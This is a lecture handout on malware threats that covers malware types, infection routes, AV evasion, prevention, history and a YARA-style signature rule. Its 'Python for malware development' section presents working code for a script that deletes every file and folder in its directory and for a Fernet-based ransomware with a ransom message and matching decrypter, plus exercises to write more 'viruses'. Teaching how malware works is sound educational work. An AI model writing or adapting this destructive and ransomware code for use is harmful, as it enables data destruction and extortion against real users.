



Malware Threats

S2Day3Malware.md



Recalling

LAST TIME TOPICS



Topics

- What is Malware
- Kinds of Malwares
- How do they infect hosts
- How do they hide
- Detection and Prevention
- Malwares in History
- Python for malware development

What is Malware

- A Malware is a set of instructions(program) that run on your computer and make your system do something that an attacker wants it to do.
- The name Malware Come from
 - Malicious => ተንኮለኛ(bad thing)
 - Software => set of instruction(program)
 - Mal - ware



What malwares do?

1. Removing data/files
2. Encrypting data/files
3. Corrupting data/files
4. Stealing Data/files
5. Spying on user
6. ...





Kinds of Malwares

Based on their **propagation/infection** and attack, there are many kinds of malwares.

1. Trojan
2. Worm
3. Virus
4. Ransomware
5. Rootkit
6. Adware
7. ...




TROJAN!

- Trojan, is a type of malicious code or software that looks **legitimate** but can take control of your computer.
- A Trojan is designed to damage, disrupt, steal, or in general inflict some other harmful action on your data or network.
- They don't **replicate**.
- The name Trojan came from the Greek mythology Trojan Horse.
- Trojans will look normal or legit software and then BOOM!

Greek Mythology

- There was war between 2 countries and the winning country, send gift to the losing country the gift was huge wood house. But inside it there were soldiers and the soldiers came out at night and evade the city.





Common types of trojan

1. Backdoor Trojan
 - a. This Trojan can create a “የጀርባ በር” on your computer. It lets an attacker access your computer and control it. Your data can be downloaded by a third party and stolen. Or more malware can be uploaded to your device.
2. Mailfinder Trojan
 - a. This Trojan seeks to steal the email addresses you’ve accumulated on your device.
3. Remote Access Trojan
 - a. This Trojan can give an attacker full control over your computer via a remote network connection. Its uses include stealing your information or spying on you.
 - i. C2 Servers(Command and Control): This is just the server which the malware communicate with, to pass commands to the malware also to have control over the malware to send and receive data.
4. Trojan banker
 - a. This Trojan takes aim at your financial accounts. It’s designed to steal your account information for all the things you do online. That includes banking, credit card, and bill pay data.

Worm

- A computer worm can propagate or self-replicate from one computer to another without human interaction after breaching a system.
- Typically, a worm spreads across a network through your Internet or LAN (Local Area Network) connection.
- Damages files on the system and the system



Virus



- They are the older and famous ones
- Virus is a program written to get to your computer and damage/alter your files/data.
- A virus might corrupt or delete data on your computer.
- Viruses can also **replicate** themselves.
- A computer Virus is more dangerous makes changes or deletes your files



Common signs of virus infection

- **Speed of System**
- **Pop-up windows**
- **Self-executing**
- **Account being log out**
- **Crashing of device**
- **Mass emails being sent from you**
- **Files and system settings are altered.**



Common types of virus

There are several types of computer viruses that can infect devices.


1. Resident Virus
 - a. Viruses propagate themselves by **infecting applications on a host computer**. A resident virus achieves this by infecting applications as they are opened by a user.
 - i. A non-resident virus is capable of infecting executable files when programs are not running.
2. Multipartite Virus
 - a. A multipartite virus uses multiple methods to infect and spread across computers. It will typically remain in the computer's memory to infect the hard disk, then spread through and infect more drives by altering the content of applications. This results in performance lag and application memory running low.
3. Browser Hijacker
 - a. A browser hijacker manually changes the settings of web browsers, such as replacing the homepage, editing the new tab page, and changing the default search engine. Technically, it is not a virus because it cannot infect files

Ransomware



- Ransomware is malware that employs encryption to hold a victim's information at ransom.
 - A user or organization's critical data is encrypted so that they cannot access files, databases, or applications
 - A ransom is then demanded to provide access.
 - Ransomware is often designed to spread across a network and target database and file servers, and can thus quickly paralyze an entire organization.
- ★ Ransomware => RANSOM + SOFTWARE

Rootkit



- A rootkit is a **malicious software bundle designed to give unauthorized access to a computer or other software.**
- Rootkits are hard to detect and can conceal their presence within an infected system.
- Hackers use rootkit malware to remotely access your computer, manipulate it, and steal data.


Adware

- Adware, or advertising supported software, is **software that displays unwanted advertisements on your computer.**
- Adware programs will tend to serve you pop-up ads, can change your browser's homepage, add spyware and just bombard your device with advertisements.



How do they infect?

- USB drop attack (infected removable drives)



- Hackers drop them around your company and when you plug it, BOOM!


How do they infect?

- Spam emails



How do they infect?

- Malicious Office macros




How do they infect?

- Softwares/Applications from unsafe websites.
 - Torrent sites




How do they infect?

- Using Cracked Softwares



How do they infect?

- Malicious Browser extension



How they are Stealth/undetected By Anti-Malware

- One of The Protection method from Malwares is Using of AntiMalware/Virus.
- But How does there Anti Malwares Know if something is malware or not?
 - This can be based on Different Things. But Most Anti Virus Works, Buy detecting the file Hash/ Signature


```
rexder@station ~-> cat john.lst | xxd
00000000: 2321 636f 6d6d 656e 743a 2054 6869 7320  #!comment: This
00000010: 6c69 7374 2068 6173 2062 6565 6e20 636f  list has been co
00000020: 6d70 696c 6564 2062 7920 536f 6c61 7220  mpiled by Solar
00000030: 4465 7369 676e 6572 206f 6620 4f70 656e  Designer of Open
00000040: 7761 6c6c 2050 726f 6a65 6374 0a23 2163  wall Project.#!c
00000050: 6f6d 6d65 6e74 3a20 696e 2031 3939 3620  omment: in 1996
00000060: 7468 726f 7567 6820 3230 3131 2e20 2049  through 2011. I
00000070: 7420 6973 2061 7373 756d 6564 2074 6f20  t is assumed to
00000080: 6265 2069 6e20 7468 6520 7075 626c 6963  be in the public
00000090: 2064 6f6d 6169 6e2e 0a23 2163 6f6d 6d65  domain..#!comme
000000a0: 6e74 3a0a 2321 636f 6d6d 656e 743a 2054  nt:..#!comment: T
00011f20: 807c 393c 32ba bb80 f3b9 b43a b834 3980  .|9<2.....4.49.
00011f30: fcbf 34ba 7cba 3436 b9bc ba3c 807c 393c  ..4.|.46...<.|9<
00011f40: 32ba bb76 ba34 3cb9 bfb7 8f30 b3b9 3c32  2..v.4<....0..<2
00011f50: 2012 9751 1556 11a3 5495 55aa b39d a587  ..Q.V..T.U.....
00011f60: 91a7 ba85 b393 8d9d bd00 0000 0000 0000  .....
00011f70: 9c85 8927 8b9c 8589 278b 9c85 8927 8b9c  .....
00011f80: 8589 278b 9c85 8927 8b9c 8589 270d fd3c  ....'.....<
```

strings:

```
$a1 = { 80 7C 39 3C 32 BA BB 80 F3 B9 B4 34 B8 34 39 80 }
$a2 = { FC BF 34 BA 7C BA 34 36 B9 BC BA 3C 80 7C 39 3C }
$a3 = { 32 BA BB 76 BA 34 3C B9 BF B7 8F 30 B3 B9 3C 32 }
$b1 = { 9C 85 89 27 8B 9C 85 89 27 8B 9C 85 89 27 8B 9C }
```

condition:

Macho and filesize < 200KB and all of them



Hackers use different methods to pass some protections and infect that system.

1. Packers

- a. A packer is a program that **compresses an executable to make it smaller**. It wraps the compressed executable in the code necessary to decompress itself at runtime. Packing changes this the binary patterns and some hashes(day5) , so the AV may not detect the packed file.

2. Crypters/encoders

- a. A crypter is similar to a packer but adds additional obfuscation or encryption to the mix. Like a packer, its goal is to change the binary fingerprint of a file to avoid detection. In a nutshell, the crypter encrypts the original executable using an encryption algorithm — often something as simple as a XOR cipher with a unique key.

3. Polymorphic Malware

- a. At the highest level, polymorphic malware is malware that repeatedly uses packing and crypting methods to change the way it looks.

4. Downloaders, Droppers, and Staged Loading

- a. Many kinds of malware use staging programs called droppers or downloaders to learn about a system before installing the real malware. Some of these droppers scope out a system first to avoid triggering security alerts when they download and install the real payload.



Malware Prevention

1. Install anti-virus and anti-spyware software.
 - a. Example: kaspersky,avg,smadav
2. Use secure authentication methods.
 - a. 2-factor authentication
 - b. Implement email security and spam protection
3. Keep software updated
4. Use the least-privilege model.
5. Monitor for suspicious activity
6. Educate your users



Malware in history

Lets see some malwares happened in history:

1. **Morris Worm:** Also known as the Internet worm, this was one of the **first computer worms** to spread via the Internet and earn notoriety in the media.
2. **ILOVEYOU:** The ILOVEYOU virus infected tens of millions of computers globally, resulting in billions of dollars in damage.
3. **Stuxnet:** Some experts believe this sophisticated worm was developed for years to launch a cyberattack.
4. **WannaCry:** is a ransomware which targeted computers running the Microsoft Windows operating system by encrypting (locking) data and demanding ransom payments in the Bitcoin cryptocurrency.





Python for Malware development

- As we saw malwares do so many things and we can develop that malware based on the algorithm, We need.
- First we have to understand what our malware have to do.
- There are so many kinds of malware purpose
 - Delete files
 - Encrypt files
 - Corrupt files
 -
- Then You can Convert your python file to executable(exe) by py2exe technics

Malware #1 - File deleting malware

- The algorithm is simple
 - When it load the program will delete files
 - The file being deleted is based on our plan, but if the file needs root access then we need to build the rootkit too.
- For simplicity, i will show you making a simple python program that will delete files in a folder which it is opened.
- Lets create a test folder and our virus.py file
- Also let's create some random files for test.



Starter

- Open your Vscode.
- Import os package `1 import os`
- OS package is a module that helps us to interact and do some Terminal commands because as you know python is not like bash and cant run shell commands directly.

example

```
Python 3.11.0 (main, Oct 24 2022, 18:26:48) [MSC v.1933 64
bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more
nformation.
>>> import os
>>> os.listdir()
['.git', 'List of the goverments.xlsx', 'Project 2023.pptx
', 'Top Secret.docx', 'username and password.txt', 'virus.p
']
>>>
```

- ★ remove
- ★ rename
- ★ unlink
- ★ chdir
- ★ environ
- ★ system
- abort
- access
- add_dll_directory
- altsep
- chmod
- close

Coding

Make sure you run them in the right test folder.
And go to that folder on your terminal/powershell

```
PS C:\Users\Nathan Hailu\Desktop\test>
```

```
1  # for having shell access
2  import os
3
4  # To hold the name of the files.
5  files = []
6  # To hold the name of the folders.
7  folders = []
8
9  # To check the file names
10
11 for file in os.listdir():
12     # and add them to files list but skipping the virus.py file
13     if file != "virus.py":
14         if os.path.isfile(file):
15             files.append(file)
16         else:
17             # and add the folders in folders list by checking it with os.path.isfile()
18             folders.append(file)
19     else:
20         pass
21
22 # iterate and deletes these files from the files list
23 for i in files:
24     os.remove(i)
25 # iterate and deletes these folders from the folders list
26 for j in folders:
27     os.removedirs(j)
28
29 # Displaying a alert/warning that we hacked them!(0_0)
30 print("YOU SYSTEM IS INFECTED BY GTST_VIRUS YOUR FILES ARE GONNNNE!")
```

Result

Look 1st there were folders and files
then boom after running our virus those
files are removed.

This is the main concept between some
file viruses.

```
PS C:\Users\Nathan Hailu\Desktop\test> ls
```

```
Directory: C:\Users\Nathan Hailu\Desktop\test
```

Mode		LastWriteTime	Length	Name
----		-----	-----	----
d----		1/13/2023 3:58 PM		My codes
-a----		1/13/2023 3:53 PM	29171	Project 2023.pptx
-a----		1/13/2023 3:52 PM	0	Top Secret.docx
-a----		1/13/2023 3:53 PM	0	username and password.txt
-a----		1/13/2023 4:12 PM	863	virus.py

```
PS C:\Users\Nathan Hailu\Desktop\test> python virus.py  
YOU SYSTEM IS INFECTED BY GTST_VIRUS YOUR FILES ARE GONNNNE!
```

```
PS C:\Users\Nathan Hailu\Desktop\test> ls
```

```
Directory: C:\Users\Nathan Hailu\Desktop\test
```

Mode		LastWriteTime	Length	Name
----		-----	-----	----
-a----		1/13/2023 4:12 PM	863	virus.py

```
PS C:\Users\Nathan Hailu\Desktop\test> █
```



Exercise 1

1. Write a virus that displays “YOU ARE HACKED!!!” text on the display 1000 times.
2. Write a virus that creates 20 files with name virus_1 virus_2...
 - a. Use `os.system(“your shell code”) => you can use f { variable }”` as the print function



File Handling in python

- Files are names locations on disk to store related information.
- Files Used to Store Data in Storage Devices.
- When we want to read from or write to a file,
 - we need to open it.
 - And also when we are done we will close it.
- In Python ,a File Operation takes place in the following order:
 - Open a File
 - Read or Write(perform operation)
 - Close the file



cont...

- Python has a built-in function called `open()`.
- Syntax:
 - `with open("fileName or filePath","x') as var`
- Modes:
 - write-----w
 - read-----r
 - append-----a
 - Create-----x
 - text mode-----t
 - binary mode-----b
- Example:
 - `with open("fileName","w') as var:`
 - `with open("fileName","rt') as var:-> rt ~ r` --text mode is default

Write on files

- in order to write on file we have to open it in write, append, creation mode.
- Warning: Be sure when you use 'w' because it will overwrite the existing file. SO use Append 'a'
- Syntax:
 - `var.write("Hello world")`

```
1 with open("notes.txt", 'w') as file:  
2     file.write("Hello, this is my note")
```

```
PS C:\Users\Nathan Hailu\Desktop\test> type notes.txt  
This is note by Rexder  
PS C:\Users\Nathan Hailu\Desktop\test> python virus.py  
PS C:\Users\Nathan Hailu\Desktop\test> type notes.txt  
Hello, this is my note
```




Reading files

- To read files on python we have to open it by reading mode 'r'
- There are many methods for this. But, we can use the read
- read() -> This read file up to the inputted size number. BUT if you don't add the size it will read it until the end.
- readline() -> To read files only one line
- readlines() -> reads all file in 1 line
- Syntax:
 - var.read(5)
 - var.readline()
 - var.readlines()

```
with open("notes.txt",'r') as file:  
    a = file.read()  
    print(a)
```

```
PS C:\Users\Nathan Hailu\Desktop\test> python virus.py  
Hello,this is my note  
_
```

Creating file

- You just need to add the x on the type.
- But be sure if the file exists there will be File exists error.
- To pass this use the following...

```
with open("rexder.txt",'x') as file:  
    file.write("Hello,this is my note")
```

```
----- 1/13/2023 4:18 PM virus_8  
----- 1/13/2023 4:18 PM virus_9  
a----- 1/13/2023 4:42 PM 21 notes.txt  
a----- 1/13/2023 4:50 PM 21 rexder.txt  
a----- 1/13/2023 4:50 PM 77 virus.py
```

Checking existence.

- To check if the file is created before:
- import os
- if os.path.exists("filename"):
 - print("the file already exist!")
- else:
 - print("no file!")

```
import os
if os.path.exists("notes.txt"):
    print("the file already exist!")
else:
    print("No file!")
```

```
d-----      1/13/2023      4:18 PM                virus_8
d-----      1/13/2023      4:18 PM                virus_9
-a-----      1/13/2023      4:42 PM                21 notes.txt
-a-----      1/13/2023      4:48 PM            112 virus.py
```

```
PS C:\Users\Nathan Hailu\Desktop\test> python virus.py
the file already exist!
```




Exercise 2

1. Write a program That can Create And write “This is My file” text
 - a. Implement file exist error bypass method.
2. Write a program that can Create a file on The Desktop
 - a. Add the desktop path with the filename “~/Desktop/hello.txt”
3. Write a program that can Read File some random text file.
 - a. Accepts input and read that file
4. Write a program that can delete File if it exist.
 - a. Use os package



Malware #2 - File Ransomware

- Here we are going to do our own ransomware.
- So how do ransomware works.... Algorithm?
 - They scan the system files
 - They will encrypt them with some key
 - Done!
- We can do the decrypter to
 - It accepts the key
 - Decrypt the system files
- For our example we just encrypt and decrypt of files in our test folder
- For this we can use Fernet module from cryptography package.

```
PS C:\Users\Nathan Hailu\Desktop\test> pip install cryptography
Collecting cryptography
  Downloading cryptography-39.0.0-cp36-abi3-win_amd64.whl (2.5 MB)
    1.3/2.5 MB 277.6 kB/s eta 0:00:05
```

Coding our ransomware

It is simple don't worry.

```
# getting some packages
import os
from cryptography.fernet import Fernet

# creating list to hold our files
files = []
# Creating a key(password) for our encryption
key = Fernet.generate_key()

# Saving our key(password) to masterkey.key
with open("masterkey.key", 'wb') as mykey:
    mykey.write(key)

# checking and appending if the files are files and not virus.py and masterkey.key
for file in os.listdir():
    if file != "virus.py" and os.path.isfile(file) and file != "masterkey.key":
        files.append(file)

# iterating the filenames from the files list
for fil in files:
    # reading the content of the file
    with open(fil, 'rb') as contents:
        a = contents.read()
    # encrypting the contents of the file
    encrypt = Fernet(key).encrypt(a)
    # writing the encrypted content to the file.
    with open(fil, 'wb') as realfiles:
        realfiles.write(encrypt)

# Displaying A warning and payment information
print("YOUR FILES ARE ENCRYPTED PAY $100 AT @nathanhailu to get your files!")
```




result.

```
PS C:\Users\Nathan Hailu\Desktop\test> cat .\notes.txt  
This is note my rexder
```

```
PS C:\Users\Nathan Hailu\Desktop\test> python virus.py  
YOUR FILES ARE ENCRYPTED PAY $100 AT @nathanhailu  
to get your files!
```

```
PS C:\Users\Nathan Hailu\Desktop\test> cat .\notes.txt  
gAAAAABjwWbETjNMQ79kinYa2D6fZgJhjl79To4faAaaAY1GU3x6HX4yLQ4u-ryK_WYtkYI7eAFyUnidjCCQ8NliNRebAtpZu8WJgDF2QMan-  
La 9JuL2Ba9fdN- P UxynwmQzQ8 CPJo3vEr58JDRmtud-LiaG5A==
```

```
PS C:\Users\Nathan Hailu\Desktop\test> cat .\masterkey.key  
b'cG-rzyrfJfhXeDx5KsVS3HFmSWRGYYyTCwW7AaP7f_M='
```

Let's do the decrypter now...

Decrypter

The code is almost same,
Just small modification
on the decrypt variable.

```
# getting some packages
import os
from cryptography.fernet import Fernet

# creating list to hold our files
files = []

# Opening our key(password) to masterkey.key
with open("masterkey.key", 'rb') as mykey:
    key = mykey.read()

# checking and appending if the files are files and not virus.py and masterkey.key
for file in os.listdir():
    if file != "virus.py" and os.path.isfile(file) and file != "masterkey.key":
        files.append(file)

# iterating the filenames from the files list
for fil in files:
    # reading the content of the file
    with open(fil, 'rb') as contents:
        a = contents.read()
    # decrypting the contents of the file
    decrypt = Fernet(key).decrypt(a)
    # writing the decrypted content to the file.
    with open(fil, 'wb') as realfiles:
        realfiles.write(decrypt)

#Displaying A warning and payment information
print("YOUR FILES ARE DECRYPTED, Thank you for paying!")
```



result

```
PS C:\Users\Nathan Hailu\Desktop\test> cat .\notes.txt  
gAAAAABjWbETjNMQ79kinYa2D6fZgJhj179To4faAaaAY1GU3x6HX4yLQ4u-ryK_WYtkYI7eAFyUnidjCCQ8N1inRebAtpZu8WJgDF2QMAN-  
La 9JuL2Ba9fdN- P UxynwmQzQ8 CPJo3vEr58JDRmtud-LiaG5A==
```

```
PS C:\Users\Nathan Hailu\Desktop\test> python virus.py  
YOUR FILES ARE DECRYPTED, Thank you for paying!
```

```
PS C:\Users\Nathan Hailu\Desktop\test> cat .\notes.txt  
This is note my rexder
```


Malware Analysis



- Malware analysis is a process of analyzing malwares
- When a system is infected with malwares , Security testers will do analysis on that malware.
- But 1st then will hold the malware as sample it is called artifact
- Then They will do the analysis
- There are 2 types of analysis
 - a. Static Analysis: Analyzing the virus, by just seeing the byte codes and the meta datas.
 - b. Dynamic Analysis: is a process of analyzing the virus by running the malware in Sandbox/virtual machine. Then understanding the malware behaviour



Class is Over!

1. DO notes
2. Practice
3. Ask questions